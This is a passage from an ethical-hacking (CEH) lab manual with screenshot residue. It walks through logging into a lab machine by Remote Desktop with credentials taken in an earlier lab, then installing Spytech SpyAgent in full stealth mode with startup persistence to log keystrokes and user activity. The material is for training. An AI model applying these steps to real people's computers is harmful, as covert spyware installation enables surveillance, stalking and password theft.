In trial version, only 50 screenshots are stored. You can [register](#) it to remove the limitation.

Power Spy Control Panel

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40. Similarly, you can click on other options such as **Websites Visited**, **Windows Opened**, **Clipboard**, and **Event History** to check other detailed information.

Using this method, an attacker might attempt to install keyloggers and thereby gain information related to the websites visited by the victim, keystrokes, password details, and other information.

41. Close all open windows on the target system (here, **10.10.10.16**).
 42. Close **Remote Desktop Connection** by clicking on the close icon (**X**).
 43. This concludes the demonstration of how to perform user system monitoring and surveillance using Power Spy.
 44. Close all open windows and document all the acquired information.
-

Task 2: User System Monitoring and Surveillance using Spytech SpyAgent

Spytech SpyAgent is a powerful piece of computer spy software that allows you to monitor everything users do on a computer—in complete stealth mode. SpyAgent provides a large array of essential computer monitoring features as well as website, application, and chat-client blocking, lockdown scheduling, and the remote delivery of logs via email or FTP.

Here, we will perform user system monitoring and surveillance using Spytech SpyAgent.

Here, we will use Windows Server 2019 as the host machine and Windows Server 2016 as the target machine. We will first establish a remote connection with the target machine and later install the keylogger spyware (Here, Spyware SpyAgent) to capture keystrokes and monitor the other activities of the user.

1. On the **Windows Server 2019** machine. Click the **Type here to search** icon at the bottom of the **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.

≡

Filters ▾

Best match

 **Remote Desktop Connection**
Desktop app

Settings

>< Remote Desktop settings

Remote Desktop sleep settings

Remote Desktop Developer Settings

Remote Desktop hibernation settings

Allow **Remote** Desktop connections only from computers with Network Level Authentication

Allow **remote** connections to this computer

>< Advanced **Remote** Desktop settings

🔍 Remote Desktop Connection

Windows Start button

Search icon


File icon

Folder icon

Firefox icon

Google Chrome icon


2. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.10.16 [Windows Server 2016]**) and click **Connect**.




3. The **Windows Security** pop-up appears. Enter the **Password** as **qwerty** and click **OK**.

Observe **CEH\Jason** user under **User name**. This is because we have logged with Jason's user credentials, located on the target system (10.10.10.16).

Here, we are using the target system user credentials obtained from the previous lab.




4. A **Remote Desktop Connection** window appears; click **Yes**.



You cannot access the target machine remotely if it is off. This is possible only when the machine is turned on.

5. A **Remote Desktop connection** is successfully established.
6. Close the **Server Manager** window and minimize **Remote Desktop Connection**.
7. Navigate to **Z:\CEHv11 Module 06 System Hacking\Spyware\General Spyware** and copy the **Spytech SpyAgent** folder.



8. Switch to the **Remote Desktop Connection** window and paste the **Spytech SpyAgent** folder on target system's **Desktop**, as shown in the screenshot.



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Reader DC



Firefox



Google
Chrome



Wampserv...



Wireshark



Spytech
SpyAgent



10.10.10.16




9. Open the **Spytech SpyAgent** folder and double-click the **Setup (password=spytech)** application.

If a **User Account Control** pop-up appears, click **Yes**.


10. The **Spytech SpyAgent Setup** window appears; click **Next**. Follow the installation wizard and install **Spytech SpyAgent** using the default settings.




11. In the **Select SpyAgent Installation Type** window, ensure that the **Administrator/Testers** radio button is selected; click **Next**.




12. In the **Ready To Install** window, click **Next**.
13. The **Spytech SpyAgent Setup** pop-up appears, asking **Would you like to include an uninstaller?**; click **Yes**.
14. The **Spytech SpyAgent** folder location window appears; close the window.



15. In the **A NOTICE FOR ANTIVIRUS USERS** window; read the notice and click **Next**.



16. The **Finished** window appears; ensure that the **Run SpyAgent** checkbox is selected and click **Close**.



17. The **Spytech SpyAgent** dialog box appears; click **Continue....**

If the **Thank you for downloading SpyAgent!** webpage appears, close the browser.

18. The **Welcome to SpyAgent (Step 1)** wizard appears; click **click to continue....**



spytech
SpyAgent

first time usage tips and help

Welcome to SpyAgent! (Step 1)

Before you can start using SpyAgent you must configure your password that will be used for accessing SpyAgent. Do not lose this password as it cannot be reset without a reinstallation of SpyAgent.

click to continue...

19. Enter the password **test@123** in the **New Password** and **Confirm Password** fields; click **OK**.

You can set the password of your choice.

The dialog box has a dark blue background. It contains the following fields and text:

- Old Password**: A field with a lock icon to its left.
- New Password**: A field containing six red asterisks, highlighted with a red border.
- Confirm Password**: A field containing six red asterisks, highlighted with a red border.
- Note**: Text at the bottom stating "This password restricts other users from changing the SpyAgent settings."
- Buttons**: Two buttons at the bottom: "Cancel" and "OK".

20. The **password changed** pop-up appears; click **OK**.
21. The **Welcome to SpyAgent (Step 2)** wizard appears; click **click to continue....**



22. The **Easy Configuration and Setup Wizard** appears. In the **Configuration** section, ensure that the **Complete + Stealth Configuration** radio button is selected and click **Next**.



Easy Configuration and Setup Wizard

1. Configuration

2. Extras
3. Confirm Settings
4. Apply
5. Finish

Please select a configuration package from the below options.

Complete + Stealth Configuration

Configure to run in total stealth, with all possible logging options preconfigured.

Complete Configuration

Configure with all possible logging options preconfigured.

Typical Configuration

Configure with the most commonly used logging options preconfigured.

[Close](#)

[Next](#)

23. In the **Extras** section, select the **Load on Windows Startup** checkbox and click **Next**.



Easy Configuration and Setup Wizard

- 1. Configuration
- 2. Extras**
- 3. Confirm Settings
- 4. Apply
- 5. Finish

Choose additional options to enable for SpyAgent from the below selections.

Send Logs to yourself via Email

Send the SpyAgent logs to your email address for remote monitoring.

Display Alert on Startup

Alert the user that they are being monitored when SpyAgent starts.

Load on Windows Startup

Set SpyAgent to Run everytime your PC is turned on.

[Close](#)

[Next](#)

24. In the **Confirm Settings** section, click **Next** to continue.
25. In the **Apply** section, click **Next**; in the **Finish** section, click **Finish**.
26. The **spytech SpyAgent** main window appears, along with the **Welcome to SpyAgent! (Step 3)** setup wizard; click **click to continue...**



27. If a **Getting Started** dialog box appears, click **No**.
28. In the **spytech SpyAgent** main window, click **Start Monitoring** in the bottom-left corner.



spytech
SpyAgent



Click Here for
Ordering Information













Program Options

Log Actions

Reports

Setup Wizard

Help



[View Most Popular Activities Summary](#)

[View Day & Hour Activity Graphs](#)

Start Monitoring

Click "Start Monitoring" to Start Monitoring User Activities.

General

Startup Settings and Config

Logging

